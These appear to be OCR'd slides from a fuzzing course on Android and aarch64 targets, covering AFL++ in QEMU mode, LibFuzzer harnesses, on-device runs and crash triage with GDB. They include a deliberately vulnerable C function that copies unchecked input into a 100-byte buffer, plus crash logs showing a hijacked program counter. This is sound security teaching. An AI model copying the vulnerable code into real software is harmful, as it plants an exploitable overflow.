
Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- QEMU Signal handler
- Patching QEMU
  - Comment out “signal_init()”




Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Patching QEMU build script
  - Comment out all git commands
- Prevents updating and removing your signal patch




Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Building QEMU for aarch64
- CPU_TARGET=aarch64 ./build_qemu_support.sh




Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Running your patched fuzzer
- Registered crashed



Lesson 4: Introduction into fuzzing – On device fuzzing with LLVM LibFuzzer

- LibFuzzer is in-process, coverage-guided, evolutionary fuzzing engine
- Fuzzes the execution path of the function
- Building fuzzer binary and compiles through Clang compiler
- Cross compile through Android SDK clang compiler
- use the *-fsanitize=fuzzer* flag for fuzz binary



https://releases.llvm.org/5.0.0/docs/LibFuzzer.html

Lesson 4: Introduction into fuzzing – On device fuzzing with LLVM LibFuzzer

- LibFuzzer flag Usages

  clang -g -fsanitize=fuzzer mytarget.c *# Builds the fuzz target w/o sanitizers*

  clang -g -fsanitize=fuzzer,address mytarget.c *# Builds the fuzz target with ASAN*

  clang -g -fsanitize=fuzzer,signed-integer-overflow mytarget.c *# Builds the fuzz target with a part of UBSAN*

  clang -g -fsanitize=fuzzer,memory mytarget.c *# Builds the fuzz target with MSAN*

Lesson 4: Introduction into fuzzing – On device fuzzing with LLVM LibFuzzer

- Vulnerable library
- Compiling the vulnerable library program by using Clang with –fsanitize=fuzzer flag for instrumentation

- aarch64-linux-android23-clang -v -g -O1 -fsanitize=fuzzer,address -fPIC -c libtesthello.c

```
#include <stdio.h>
#include <string.h>

void helloworld(){
    printf("hello world!\n");
}

void parseText(char *ptrBuf){
        char buffer[100];
        if(ptrBuf[0] == 'f'){
                if(ptrBuf[1] == 'u'){
                        if(ptrBuf[2] == 'z'){
                                if(ptrBuf[3] == 'z'){
                                        strcpy(buffer, ptrBuf);
                                        printf("Parsed data: %s\n", buffer);
                                }
                        }
                }
        }
}
```

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/libfuzzer_ondevice$ aarch64-linux-android23-clang -v -g -O1 -fsanitize=fuzzer,address -fPIC -c libtesthello.
c
```

Lesson 4: Introduction into fuzzing – On device fuzzing with LLVM LibFuzzer

- Implementing Libfuzzer function in the Harness.
- aarch64-linux-android23-clang -v -g -O1 -fsanitize=fuzzer,address harnass.c -o harness libtesthello.o -lm

```
#include <stdio.h>
#include <string.h>
#include <stdint.h>
#include <stddef.h>

extern void helloworld();
extern void parseText(char *ptrBuf);

int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size){

        if(Size > 7)
            parseText(Data);


    return 0;
}
```

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/libfuzzer_ondevice$ aarch64-linux-android23-clang -v -g -O1 -fsanitize=fuzzer,address harnass.c -o harness t
ibtesthello.o -lm
```

Lesson 4: Introduction into fuzzing – On device fuzzing with LLVM LibFuzzer

- Push harness and dependencies to the device
  - adb push harness /data/local/tmp/
  - adb push libc++_shared.so /data/local/tmp

Lesson 4: Introduction into fuzzing – On device fuzzing with LLVM LibFuzzer

- Running the Fuzzer/Harness on the device
  - LD_LIBRARY_PATH=. ./harness
  - LD_LIBRARY_PATH=. ./harness -max_len=6000000 CORPUS/
  - LD_LIBRARY_PATH=. ./harness –ignore_crashes=1 –fork=1

```
shell:/data/local/tmp$ LD_LIBRARY_PATH=. ./harness
INFO: Seed: 1347528712
INFO: Loaded 1 modules   (26 inline 8-bit counters): 26 [0x57357939e0, 0x57357939fa),
INFO: Loaded 1 PC tables (26 PCs): 26 [0x5735793a00,0x5735793ba0),
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes
INFO: A corpus is not provided, starting from an empty corpus
#2      INITED cov: 2 ft: 3 corp: 1/1b exec/s: 0 rss: 29Mb
        NEW_FUNC[1/1]: 0x573578be98  (/data/local/tmp/harness+0x41e98)
#205    NEW    cov: 7 ft: 9 corp: 2/7b lim: 6 exec/s: 0 rss: 31Mb L: 6/6 MS: 3 ChangeBit-ChangeByte-InsertRepeatedBytes-
#282    REDUCE cov: 7 ft: 9 corp: 2/6b lim: 6 exec/s: 0 rss: 31Mb L: 5/5 MS: 2 EraseBytes-InsertByte-
#394    REDUCE cov: 10 ft: 12 corp: 3/12b lim: 6 exec/s: 0 rss: 31Mb L: 6/6 MS: 2 CrossOver-CMP- DE: "f\x00"-
#406    REDUCE cov: 10 ft: 12 corp: 3/11b lim: 6 exec/s: 0 rss: 31Mb L: 5/5 MS: 2 CrossOver-InsertByte-
#12412  REDUCE cov: 13 ft: 15 corp: 4/17b lim: 122 exec/s: 0 rss: 32Mb L: 6/6 MS: 1 InsertByte-
#12519  REDUCE cov: 13 ft: 15 corp: 4/16b lim: 122 exec/s: 0 rss: 32Mb L: 5/5 MS: 2 ChangeByte-EraseBytes-
#20353  REDUCE cov: 16 ft: 18 corp: 5/27b lim: 198 exec/s: 0 rss: 33Mb L: 11/11 MS: 4 CopyPart-InsertByte-ShuffleBytes-InsertByte-
#20369  REDUCE cov: 16 ft: 18 corp: 5/22b lim: 198 exec/s: 0 rss: 33Mb L: 6/6 MS: 1 EraseBytes-
#20631  REDUCE cov: 16 ft: 18 corp: 5/21b lim: 198 exec/s: 0 rss: 33Mb L: 5/5 MS: 2 ChangeBit-EraseBytes-
=================================================================
==2115==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x005bb3fb9ad5 at pc 0x007ab46ec358 bp 0x007feb874700 sp 0x007feb873ee8
READ of size 6 at 0x005bb3fb9ad5 thread T0
    #0 0x7ab46ec354  (/system/lib64/libclang_rt.asan-aarch64-android.so+0x94354)
    #1 0x573578c654  (/data/local/tmp/harness+0x42654)
    #2 0x573578bd70  (/data/local/tmp/harness+0x41d70)
    #3 0x57357767c4  (/data/local/tmp/harness+0x2c7c4)
    #4 0x5735776240  (/data/local/tmp/harness+0x2c240)
    #5 0x57357776c8  (/data/local/tmp/harness+0x2d6c8)
    #6 0x5735778190  (/data/local/tmp/harness+0x2e190)
    #7 0x57357692c8  (/data/local/tmp/harness+0x1f2c8)
    #8 0x573578bc64  (/data/local/tmp/harness+0x41c64)
    #9 0x7ab4572418  (/apex/com.android.runtime/lib64/bionic/libc.so+0x49418)
```


Lesson 4: Introduction into fuzzing - Triaging crash analysis

- Interpreting crash output
- Running crashes
- GDB Back Trace
- Time traveling


- https://rr-project.org/

Lesson 4: Introduction into fuzzing - Triaging crash analysis

- LLVM



- AFLplusplus
  - Crashes
  - Hangs
  - Queue



Lesson 4: Introduction into fuzzing - Triaging crash analysis

- Running crashes
- QEMU GDB option
  - -g listenport
  - -g 8080
- Passing crash file

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ ~/Desktop/AFLplusplus/afl-qemu-trace -g 8080 ./main afl_out
5/default/crashes/id\:000014\,sig\:11\,src\:000018+000025\,time\:108027\,op\:splice\,rep\:32
```


Lesson 4: Introduction into fuzzing - Triaging crash analysis

- Running crashes

Gdb-multiarch

- “gdb-multiarch main”

- Set architecture aarch64
- Gef-remote 127.0.0.1:8080



Lesson 4: Introduction into fuzzing - Triaging crash analysis

- Running crashes

- Continue the process
- Type “c”

- Dump registers
  - i r

```
gef➤  i r
x0             0x723               0x723
x1             0x0                 0x0
x2             0x1                 0x1
x3             0xa                 0xa
x4             0x40                0x40
x5             0x40100401          0x40100401
x6             0x3e                0x3e
x7             0x7f7f7f7f7f7f7f7f  0x7f7f7f7f7f7f7f7f
x8             0xd523379e4d939bbb  0xd523379e4d939bbb
x9             0xd523379e4d939bbb  0xd523379e4d939bbb
x10            0x4001              0x4001
x11            0x0                 0x0
x12            0x5501b814d8        0x5501b814d8
x13            0x55017f41d0        0x55017f41d0
x14            0x5501b81834        0x5501b81834
x15            0x0                 0x0
x16            0x5501b9f2b0        0x5501b9f2b0
x17            0x5501b3e644        0x5501b3e644
x18            0x80069ca           0x80069ca
x19            0x5500001674        0x5500001674
x20            0x5501803d88        0x5501803d88
x21            0x2                 0x2
x22            0x5501803da0        0x5501803da0
x23            0x0                 0x0
x24            0x0                 0x0
x25            0x0                 0x0
x26            0x0                 0x0
x27            0x0                 0x0
x28            0x0                 0x0
x29            0x6161616161616161  0x6161616161616161
x30            0x6161616161616161  0x6161616161616161
sp             0x55017f42d0        0x55017f42d0
pc             0x61616161616161    0x61616161616161
cpsr           0x60000000          0x60000000
fpsr           0x0                 0x0
```

Lesson 4: Wrap-up

- Summarise important points.
- Allow time for questions.

Summary of Training

- List important points from each lesson

- References and further reading
  - https://www.blackhat.com/docs/eu-15/materials/eu-15-Blanda-Fuzzing-Android-A-Recipe-For-Uncovering-Vulnerabilities-Inside-System-Components-In-Android-wp.pdf
  - https://www.usenix.org/system/files/sec20fall_liu_prepub.pdf
  - https://www.blackhat.com/docs/us-15/materials/us-15-Drake-Stagefright-Scary-Code-In-The-Heart-Of-Android.pdf

Assessment and Evaluation

- Please fill in the Black Hat survey
- See you tomorrow!